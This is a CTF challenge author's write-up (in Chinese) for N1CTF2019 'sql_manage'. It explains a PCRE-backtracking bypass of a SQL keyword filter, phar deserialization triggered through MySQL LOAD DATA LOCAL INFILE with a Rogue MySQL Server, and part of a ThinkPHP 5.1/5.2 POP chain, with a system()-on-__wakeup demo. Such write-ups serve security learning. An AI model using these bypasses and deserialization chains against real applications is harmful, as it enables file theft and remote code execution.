N1CTF2019 sql_manage出题笔记

Smi1e / 2019-09-14 10:49:51 / 浏览数 2720 安全技术 CTF 顶(0) 踩(0)

前言

题目源码https://github.com/Nu1LCTF/n1ctf-2019
准备了好久的N1CTF终于结束了，师傅们都在很用心的出题和运维，然而还是出了不少事故，希望大佬们体谅一下orz!
膜@wonderkun师傅的非预期链（感觉大佬们都不想做我这道题，可能出的太烂了。）
这道题出题思路来自于TSec 2019 议题 PPT：Comprehensive analysis of the mysql client attack chain，但是核心还是tp5.2反序列化POP链挖掘(预期可以通杀5.1.x和5.2.x)。

正则回溯


这个点p牛在codebreaking已经出过题了，没想到还是难到了一大堆人。具体可以看p牛的文章
https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html
题目的正则

```
if(preg_match('/sleep|BENCHMARK|processlist|GET_LOCK|information_schema|into.+?outfile|into.+?dumpfile|\/\*.*\*\//is', $query)
   die('Go out!!!');
}
```

使用select xx into/*1000000■a*/dumpfile;即可绕过。

Mysql Phar反序列化

很早之前@zsx师傅在文章Phar与Stream Wrapper造成PHP RCE的深入挖掘中提到了本地mysql LOAD DATA LOCAL INFILE可以触发phar反序列化。



> 还有什么骚操作呢?
> ……MySQL?
> 走你!
>
> 我们注意到，LOAD DATA LOCAL INFILE也会触发这个php_stream_open_wrapper. 让我们测试一下。

```
<?php
class A {
    public $s = '';
    public function __wakeup () {
        system($this->s);
    }
}
$m = mysqli_init();
mysqli_options($m, MYSQLI_OPT_LOCAL_INFILE, true);
$s = mysqli_real_connect($m, 'localhost', 'root', '123456', 'easyweb', 3306);
$p = mysqli_query($m, 'LOAD DATA LOCAL INFILE \'phar://test.phar/test\' INTO TABLE a
LINES TERMINATED BY \'\r\n\'  IGNORE 1 LINES;');
```

> 再配置一下mysqld。


```
[mysqld]
local-infile=1
secure_file_priv=""
```

> ……然后，走你!

这里提到了本地受限于这两个配置

```
[mysqld]
local-infile=1
secure_file_priv=""
```

但其实还受限于open_basedir



open_basedir string

Limit the files that can be accessed by PHP to the specified directory-tree, including the file itself. This directive is *NOT* affected by whether Safe Mode is turned On or Off.

When a script tries to access the filesystem, for example using include, or fopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to access it. All symbolic links are resolved, so it's not possible to avoid this restriction with a symlink. If the file doesn't exist then the symlink couldn't be resolved and the filename is compared to (a resolved) **open_basedir** .

open_basedir can affect more than just filesystem functions; for example if *MySQL* is configured to use *mysqlnd* drivers, *LOAD DATA INFILE* will be affected by **open_basedir** . Much of the extended functionality of PHP uses *open_basedir* in this way.

The special value `.` indicates that the working directory of the script will be used as the base-directory. This is, however, a little dangerous as the working directory of the script can easily be changed with chdir().

In `httpd.conf`, **open_basedir** can be turned off (e.g. for some virtual hosts) the same way as any other configuration directive with "*php_admin_value open_basedir none*".


这其实也就是用Rogue Mysql Server只能读到/tmp/目录下文件的原因。
另外mysql用户还需要拥有insert权限，否则会执行报错，因此在题目中直接直接执行LOAD DATA LOCAL INFILE去触发phar反序列化是不行的。

@LoRexxar'师傅在今年的Tsec上分享的议题https://paper.seebug.org/998/中提到了mysql客户端任意文件读取可以配合上面的trick来进行phar反序列化。因为其原理就
Client向Rogue Mysql Server发送任意查询语句时，Rogue Mysql Server可以回复一个包含想要读取文件名的file-transfer请求，让Mysql Client执行LOAD DATA LOCAL INFILE语句把文件读取出来并发送给Rogue Mysql Server。此时我们把文件名格式改为phar://filename，让其执行LOAD DATA LOCAL INFILE语句即可触发phar反序列化。

ps:其实@zedd师傅在SUCTF出的题目Upload Labs 2中的预期解就是这个，他也发了文章https://xz.aliyun.com/t/6057#toc-6，当时我还想着跟我出的题撞了，没想到还是有很多人不知道,orz。


TP5.1.x-5.2.x反序列化POP链分析

因为Laravel的反序列化链实在太多了，而thinkphp的基本没有人提到过，只有前段时间的一篇文章挖掘暗藏ThinkPHP中的反序列利用链，所以我就尝试挖了一下tp5.1的
原本想的是挖一条全新的链，但是仔细看了下发现入口点只能找到文章中提到的那个地方，所以就想着利用这个入口再挖一条，最后挖到了一条可以通杀tp5.1.x-5.2.x的，因
首先是入口点
think\process\pipes\windows




```
    public function __destruct()
    {
        $this->close();
        $this->removeFiles();
    }
```

file_exists可以触发__toString方法



```
    /**
     * 删除临时文件
     */
    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
                @unlink($filename);
            }
        }
        $this->files = [];
    }
```

全局搜索__toString方法，跟进think\model\concern\Conversion




```
public function __toString();                                                              mongodb 2192
public function __toString();                                                              mongodb 2225
'__toString',                                                                     think/Response 239
'__toString',                                                                     think/Response 366
public function __toString()                                                            Conversion 266
public function __toString()                                                             Paginator 400
$dummy = $this->createPartialMock('Psr\Log\Test\DummyTest', array('__toString'));  LoggerInterfaceTest 88
```

vendor/topthink/framework/src/think/model/concern/Conversion.php

```
            return $this;
        }

        public function __toString()
        {
            return $this->toJson();
        }

        // JsonSerializable
        public function jsonSerialize()
        {
            return $this->toArray();
        }

```

查看其toJson方法,继续跟进toArray方法。



```
    /**
     * 转换当前模型对象为JSON字符串
     * @access public
     * @param  integer $options json参数
     * @return string
     */
    public function toJson(int $options = JSON_UNESCAPED_UNICODE): string
    {
        return json_encode($this->toArray(), $options);
    }

    /**
```

在这里文章用$relation->visible($name);来触发Request类的__call方法，但是tp5.2中这个方法被删掉了。


toArray() 函数中寻找一个满足条件的:

$可控变量->方法(参数可控)

这样可以去触发某个类的__call方法,

